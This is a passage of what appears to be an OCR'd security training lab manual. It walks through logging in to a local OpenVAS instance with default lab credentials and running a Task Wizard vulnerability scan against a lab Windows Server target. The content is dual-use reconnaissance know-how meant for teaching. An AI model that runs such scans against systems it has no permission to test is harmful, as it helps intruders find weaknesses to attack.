
5. After the tool initializes, click **Firefox** icon from the top-section of the **Desktop**.



6. The **Firefox** browser appears, in the address bar, type **https://127.0.0.1:9392** and press **Enter**.
7. OpenVAS login page appears, log in with **Username** and **Password** as **admin** and **password** and click the **Login** button.




8. **OpenVAS Dashboards** appears, as shown in the screenshot.




9. Navigate to **Scans → Tasks** from the **Menu** bar.

   Note: If a **Welcome to the scan management!** pop-up appears, close it.




10. Hover over wand icon and click the **Task Wizard** option.



11. The **Task Wizard** window appears; enter the target **IP address in the IP address or hostname** field (here, the target system is **Windows Server 2022 [10.10.1.22])** and click the **Start Scan** button.


12. The task appears under the **Tasks** section; OpenVAS starts scanning the target IP address.



13. Wait for the **Status** to change from **Requested** to **Done**. Once it is completed, click the **Done** button under the **Status** column to view the vulnerabilities found in the target system.

